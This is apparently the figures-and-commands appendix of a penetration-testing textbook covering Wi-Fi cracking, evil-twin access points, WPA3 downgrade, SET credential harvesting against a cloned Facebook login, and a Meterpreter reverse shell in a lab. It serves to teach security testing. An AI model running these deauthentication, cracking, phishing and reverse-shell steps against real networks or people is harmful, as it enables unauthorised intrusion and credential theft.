1.  (john the ripper) Dictionary attack against capture file
2.  (john the ripper + crunch) Bruteforce attack against capture file
————————————— (hashcat CPU, non GPU attacks) —————————————
3.  (hashcat) Dictionary attack against capture file
4.  (hashcat) Bruteforce attack against capture file
5.  (hashcat) Rule based attack against capture file
————————————————— (asleap CPU) —————————————————
6.  (asleap) Challenge/response dictionary attack
```

Figure 13.49 – Choosing the decryption type

```
Enter the path of a captured file:
> /home/kali/enterprise-Corp_Wi-Fi/enterprise_captured_john_68\:7F\:74\:01\:28\:E1_hashes.txt
The path to the capture file is valid. Script can continue...

Selected file has a valid john the ripper enterprise hashes format
Press [Enter] key to continue...

Enter the path of a dictionary file:
/usr/share/wordlists/rockyou.txt
The path to the dictionary file is valid. Script can continue...

Starting decrypt. When started, press [Ctrl+C] to stop...
Press [Enter] key to continue...
```

Figure 13.50 – Interactive options

```
Starting decrypt. When started, press [Ctrl+C] to stop...
Press [Enter] key to continue...
Will run 2 OpenMP threads
Loaded 1 password hash (netntlm-naive, NTLMv1 C/R [MD4 DES (ESS MD5) DES 256/256 AVX2 naive])
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (bob)
1g 0:00:00:00 DONE (2021-09-20 21:12) 50.00g/s 409600p/s 409600c/s 409600C/s 123456..whitey
Use the "--show --format=netntlm-naive" options to display all of the cracked passwords reliably
Session completed
Press [Enter] key to continue...
```

Figure 13.51 – Password retrieved

```
***************************** Interface selection *****************************
Select an interface to work with:
---------
1.  eth0  // Chipset: Intel Corporation 82540EM
2.  eth1  // Chipset: Intel Corporation 82540EM
3.  eth2  // Chipset: Intel Corporation 82540EM
4.  wlan0 // 2.4Ghz // Chipset: Qualcomm Atheros Communications AR9271 802.11n
5.  docker0 // Chipset: Unknown
```

Select the wlan0 interface

Figure 13.52 – Selecting a wireless network adapter

```
************************* airgeddon v10.42 main menu *************
Interface wlan0 selected. Mode: Managed. Supported bands: 2.4Ghz

Select an option from menu:
---------
0.  Exit script
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
```

Set the interface to monitor mode

Figure 13.53 – Enabling monitor mode

```
************************ airgeddon v10.42 main menu ****************
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz

Select an option from menu:
---------
0.  Exit script
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
---------
4.  DoS attacks menu
5.  Handshake/PMKID tools menu
6.  Offline WPA/WPA2 decrypt menu
7.  Evil Twin attacks menu
8.  WPS attacks menu
9.  WEP attacks menu
10. Enterprise attacks menu
```

Select option 7 - Evil Twin attacks menu

Figure 13.54 – Accessing Evil Twin attacks menu

```
***************************** Evil Twin attacks menu *******************
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: None
Selected channel: None
Selected ESSID: None

Select an option from menu:
---------
0.  Return to main menu
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
4.  Explore for targets (monitor mode needed)
--------------- (without sniffing, just AP) ---------------
5.  Evil Twin attack just AP
```

Select option 4 - Explore for targets

Figure 13.55 – Explore for targets

```
Exploring for targets

CH  3 ][ Elapsed: 18 s ][ 2021-09-21 09:24

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

2C:9D:1E:[redacted]  -91        2        0    0  10  195  WPA2 CCMP   PSK  Digicel_WiFi_fh4w
68:7F:74:01:28:E1  -55       31        0    0   6  130  WPA2 CCMP   PSK  Corp_Wi-Fi
9C:3D:CF:[redacted]  -20       74        0    0   8  540  WPA2 CCMP   PSK  !!>_<!!
38:4C:4F:[redacted]  -75       20        0    0   1  195  WPA2 CCMP   PSK  Digicel_WiFi_T28R

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   E0:B4:64:[redacted]  -17    0 - 1      0        3         !!>_<!!
68:7F:74:01:28:E1  B8:50:E6:2F:F9:28  -36    0 - 6      0        1
```

Figure 13.56 – Nearby wireless networks

```
********************************* Select target ********************

 N.        BSSID        CHANNEL  PWR   ENC    ESSID

 1)   68:7F:74:01:28:E1    6     62%   WPA2   Corp_Wi-Fi
 2)   2C:9D:1E:[redacted]   10     11%   WPA2   Digicel_WiFi_fh4w
 3)   38:4C:4F:[redacted]    1     21%   WPA2   Digicel_WiFi_T28R
 4)   9C:3D:CF:[redacted]    8     45%   WPA2   !▷_◁!
```

Figure 13.57 – Choosing a target

```
***************************** Evil Twin attacks menu *****************
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 68:7F:74:01:28:E1
Selected channel: 6
Selected ESSID: Corp_Wi-Fi

Select an option from menu:
---------
0.  Return to main menu
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
4.  Explore for targets (monitor mode needed)
---------------- (without sniffing, just AP) ----------------
5.  Evil Twin attack just AP
---------------------- (with sniffing) ----------------------
6.  Evil Twin AP attack with sniffing
7.  Evil Twin AP attack with sniffing and bettercap-sslstrip2
8.  Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
------------- (without sniffing, captive portal) -------------
9.  Evil Twin AP attack with captive portal (monitor mode needed)
```

Select option 5 - Evil Twin attack just AP

Figure 13.58 – Choosing an attack type

```
****************************** Evil Twin deauth ********************
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 68:7F:74:01:28:E1
Selected channel: 6
Selected ESSID: Corp_Wi-Fi
Selected internet interface: None

Select an option from menu:
---------
0.  Return to Evil Twin attacks menu
---------
1.  Deauth / disassoc amok mdk4 attack
2.  Deauth aireplay attack
3.  WIDS / WIPS / WDS Confusion attack
```

Select option 2 - Deauth aireplay attack

Figure 13.59 – Selecting Deauth aireplay attack

```
*************************** Evil Twin attack just AP *

Select another interface with internet access:
---------
0.  Return to Evil Twin attacks menu
---------
1.  eth0 // Chipset: Intel Corporation 82540EM
2.  eth1 // Chipset: Intel Corporation 82540EM
3.  eth2 // Chipset: Intel Corporation 82540EM
4.  docker0 // Chipset: Unknown
```

Figure 13.60 – Selecting an internet interface




Figure 13.61 – Honeypot in effect

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Figure 13.62 – Checking the wireless network adapter's status

```
kali@kali:~$ sudo airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

Figure 13.63 – Enabling monitor mode

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Figure 13.64 – Checking the interface's status

```
CH 10 ][ Elapsed: 12 s ][ 2021-10-04 19:55

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

92:83:C4:0C:5B:88  -31       22      115   15   8  270   WPA3 CCMP   SAE  WPA3_Corp_Wi-Fi

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

92:83:C4:0C:5B:88  D8:50:E6:2F:F9:2B  -27   24e-24e   136      136
```

Figure 13.65 – Discovering the target network

```
kali@kali:~$ sudo aireplay-ng -0 100 -a 92:83:C4:0C:5B:88 wlan0mon
20:06:06  Waiting for beacon frame (BSSID: 92:83:C4:0C:5B:88) on channel 8
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
20:06:06  Sending DeAuth (code 7) to broadcast -- BSSID: [92:83:C4:0C:5B:88]
20:06:06  Sending DeAuth (code 7) to broadcast -- BSSID: [92:83:C4:0C:5B:88]
20:06:07  Sending DeAuth (code 7) to broadcast -- BSSID: [92:83:C4:0C:5B:88]
20:06:07  Sending DeAuth (code 7) to broadcast -- BSSID: [92:83:C4:0C:5B:88]
20:06:08  Sending DeAuth (code 7) to broadcast -- BSSID: [92:83:C4:0C:5B:88]
```

Figure 13.66 – Deauthentication attack

```
CH  8 ][ Elapsed: 24 s ][ 2021-10-04 20:06 ][ WPA handshake: 92:83:C4:0C:5B:88

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

92:83:C4:0C:5B:88  -28   0      226      50    0   8  270   WPA3 CCMP   SAE  WPA3_Corp_Wi-Fi

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

92:83:C4:0C:5B:88  D8:50:E6:2F:F9:2B  -26   24e- 6   1361      155  EAPOL  WPA3_Corp_Wi-Fi
```

Figure 13.67 – Capturing the WPA handshake

```
                    Aircrack-ng 1.6

[00:00:08] 36565/14344393 keys tested (4570.19 k/s)

Time left: 52 minutes, 10 seconds                      0.25%

                    KEY FOUND! [ Password123 ]


Master Key     : 11 F1 D1 16 4B 32 4F C7 2F 52 A3 3F 84 A8 E3 8A
                 FC 16 28 C3 E6 5A 9B D9 73 09 46 2A 6C 43 F9 F0

Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : F6 EB 8C 82 8C D0 41 F2 F9 56 1E BF B5 4A 88 60
```

Figure 13.68 – Password cracking




Figure 13.69 – Researching security vulnerabilities




Figure 13.70 – Password generator

Code and Comments

```
kali@kali:~$ sudo airmon-ng check kill

kali@kali:~$ sudo airmon-ng start wlan0
```

Command 13.1

```
kali@kali:~$ sudo airodump-ng wlan0mon
```

Command 13.2

```
kali@kali:~$ sudo airodump-ng -c 6 wlan0mon
```

Command 13.3

```
kali@kali:~$ sudo airodump-ng -c 6 --essid Corp_Wi-Fi
wlan0mon
```

Command 13.4

```
kali@kali:~$ sudo airodump-ng -c 6 --essid Corp_Wi-Fi
wlan0mon
```

Command 13.5

```
kali@kali:~$ sudo aireplay-ng -0 100 -e Corp_Wi-Fi wlan0mon
```

Command 13.6

```
kali@kali:~$ sudo airmon-ng check kill
```

Command 13.7

```
kali@kali:~$ sudo airmon-ng start wlan0
```

Command 13.8

```
kali@kali:~$ sudo airodump-ng wlan0mon
```

Command 13.9

```
kali@kali:~$ sudo airodump-ng -c 6 --essid Corp_Wi-Fi
wlan0mon -w Corp_Wi-Fi
```

Command 13.10

```
kali@kali:~$ sudo aireplay-ng -0 100 -a 68:7F:74:01:28:E1
wlan0mon
```

Command 13.11

```
kali@kali:~$ aircrack-ng Corp_Wi-Fi-01.cap -w
/usr/share/wordlists/rockyou.txt
```

Command 13.12

```
kali@kali:~$ sudo apt update

kali@kali:~$ sudo apt install hostapd
```

Command 13.13

```
kali@kali:~$ sudo airmon-ng check kill

kali@kali:~$ sudo airmon-ng start wlan1
```

Command 13.14

```
kali@kali:~$ mousepad wpa2-attack.conf
```

Command 13.15

```
interface=wlan0

driver=nl80211

ssid=Corp_Wi-Fi

wpa=2

wpa_passphrase=fakepassword

wpa_key_mgmt=WPA-PSK

rsn_pairwise=CCMP

channel=6
```

Code 13.1

```
kali@kali:~$ sudo airodump-ng -c 6 --essid Corp_Wi-Fi
wlan1mon -w APLessAttack
```

Command 13.16

```
kali@kali:~$ sudo hostapd wpa2-attack.conf
```

Command 13.17

```
kali@kali:~$ aircrack-ng APLessAttack-01.cap -w
/usr/share/wordlists/rockyou.txt
```

Command 13.18

```
kali@kali:~$ sudo apt update

kali@kali:~$ sudo apt install airgeddon
```

Command 13.19

```
kali@kali:~$ sudo airgeddon
```

Command 13.20

```
kali@kali:~$ sudo apt install bettercap
kali@kali:~$ sudo apt install dnsmasq
kali@kali:~$ sudo apt install hostapd-wpe
kali@kali:~$ sudo apt install isc-dhcp-server
kali@kali:~$ sudo apt install asleap
kali@kali:~$ sudo apt install hostapd
kali@kali:~$ sudo apt install mdk4
kali@kali:~$ sudo apt install hcxdumptool
kali@kali:~$ sudo apt install hcxtools
kali@kali:~$ sudo apt install beef-xss
kali@kali:~$ sudo apt install lighttpd
```

Command 13.21

```
kali@kali:~$ sudo airgeddon
```

Command 13.22

```
/home/kali/enterprise-Corp_Wi-Fi/
```

Command 13.23

```
/home/kali/enterprise-Corp_Wi-
Fi/enterprise_captured_john_<BSSID_value>_hashes.txt
```

Command 13.24

```
/usr/share/wordlists/rockyou.txt
```

Command 13.25

```
kali@kali:~$ sudo airgeddon
```

Command 13.26

```
kali@kali:~$ sudo airmon-ng check kill
```

Command 13.27

```
kali@kali:~$ sudo airmon-ng start wlan0
```

Command 13.28

```
kali@kali:~$ sudo airodump-ng wlan0mon
```

Command 13.29

```
kali@kali:~$ sudo airodump-ng -c 8 --essid WPA3_Corp_Wi-Fi
wlan0mon -w WPA3_downgrade
```

Command 13.30

```
kali@kali:~$ sudo aireplay-ng -0 100 -a 92:83:C4:0C:5B:88
wlan0mon
```

Command 13.31

```
kali@kali:~$ aircrack-ng WPA3_downgrade-01.cap -w
/usr/share/wordlists/rockyou.txt
```

Command 13.32

Further reading

To learn more about the topics that were covered in this chapter, please go to the following links:

- *Guidelines for Securing Wireless Local Area Networks (WLANs)*: https://csrc.nist.gov/publications/detail/sp/800-153/final
- *Key Reinstallation Attacks*: https://www.krackattacks.com/

Chapter 14

Technical requirements

To follow along with the exercises in this chapter, please ensure that you have met the following software requirement:

- Kali Linux 2021.2 – https://www.kali.org/get-kali/

Images




Figure 14.1 – SET menu




Figure 14.2 – Accessing the Website Attacks menu

```
  1) Java Applet Attack Method
  2) Metasploit Browser Exploit Method
  3) Credential Harvester Attack Method
  4) Tabnabbing Attack Method
  5) Web Jacking Attack Method
  6) Multi-Attack Web Method
  7) HTA Attack Method

 99) Return to Main Menu

set:webattack>3
```

Figure 14.3 – Accessing the Credential Harvester Attack Method menu

```
  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu

set:webattack>2
```

Figure 14.4 – Using Site Cloner

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [172.16.17.35]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com/login/

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Figure 14.5 – Setting up the attack




Figure 14.6 – Displaying the phishing website

Figure 14.7 – Capturing user credentials




Figure 14.8 – Redirection to the legitimate website

```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) Third Party Modules

 99) Return back to the main menu.

set> 3
```

Figure 14.9 – Accessing the Infectious Media Generator menu

```
Pick the attack vector you wish to use: fileformat bugs or a straight executable.

  1) File-Format Exploits
  2) Standard Metasploit Executable

 99) Return to Main Menu

set:infectious>2
```

Figure 14.10 – Selecting an executable type

```
  1) Windows Shell Reverse_TCP              Spawn a command shell on victim and send back to attacker
  2) Windows Reverse_TCP Meterpreter        Spawn a meterpreter shell on victim and send back to attacker
  3) Windows Reverse_TCP VNC DLL            Spawn a VNC server on victim and send back to attacker
  4) Windows Shell Reverse_TCP X64          Windows X64 Command Shell, Reverse TCP Inline
  5) Windows Meterpreter Reverse_TCP X64    Connect back to the attacker (Windows x64), Meterpreter
  6) Windows Meterpreter Egress Buster      Spawn a meterpreter shell and find a port home via multiple ports
  7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP using SSL and use Meterpreter
  8) Windows Meterpreter Reverse DNS        Use a hostname instead of an IP address and use Reverse Meterpreter
  9) Download/Run your Own Executable       Downloads an executable and runs it

set:payloads>2
set:payloads> IP address for the payload listener (LHOST):172.30.1.30
set:payloads> Enter the PORT for the reverse listener:4444
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
[*] Your attack has been created in the SET home directory (/root/.set/) folder 'autorun'
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
set> Create a listener right now [yes|no]: |
```

Figure 14.11 – Configuring the payload

```
[*] Started reverse TCP handler on 172.30.1.30:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 172.30.1.21
[*] Meterpreter session 1 opened (172.30.1.30:4444 -> 172.30.1.21:49816) at 2021-09-27 11:32:14 -0400
```

Figure 14.12 – Reverse shell

```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                                  Connection
  --  ----  ----                     -----------                                  ----------
  1         meterpreter x86/windows  VAGRANT-2008R2\Administrator @ VAGRANT-2008R2  172.30.1.30:4444 -> 172.30.1.21:49816 (172.30.1.21)

msf6 exploit(multi/handler) > |
```

Figure 14.13 – Viewing active shells

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > shell
Process 4304 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator\Desktop>whoami
whoami
vagrant-2008r2\administrator
```

Figure 14.14 – Interacting with a shell

Code and Commands

```
kali@kali:~$ sudo setoolkit
```

Command 14.1

Further reading

To learn more about the topics covered in this chapter, you can refer to the following links:

- *Social Engineering* – https://www.imperva.com/learn/application-security/social-engineering-attack/
- *Avoiding Social Engineering and Phishing Attacks* – https://us-cert.cisa.gov/ncas/tips/ST04-014

Chapter 15

Technical requirements

To follow along with the exercises in this chapter, please ensure that you have met the following hardware and software requirements:

- Kali Linux 2021.2 – https://www.kali.org/get-kali/
- Burp Suite – https://portswigger.net/burp
- OWASP Juice Shop – https://owasp.org/www-project-juice-shop/

Images




Figure 15.1 – Web application

```
1 GET / HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
```

Figure 15.2 – HTTP header

```
1  HTTP/1.1 200 OK
2  Access-Control-Allow-Origin: *
3  X-Content-Type-Options: nosniff
4  X-Frame-Options: SAMEORIGIN
5  Feature-Policy: payment 'self'
6  Content-Type: application/json; charset=utf-8
7  Content-Length: 831
8  ETag: W/"33f-iUVeS0cAmYUPkKO7SJpY3TvwOmY"
9  Vary: Accept-Encoding
10 Date: Sun, 10 Oct 2021 23:57:54 GMT
11 Connection: close
```

Figure 15.3 – HTTP response header




Figure 15.4 – Burp Suite intercepting request messages

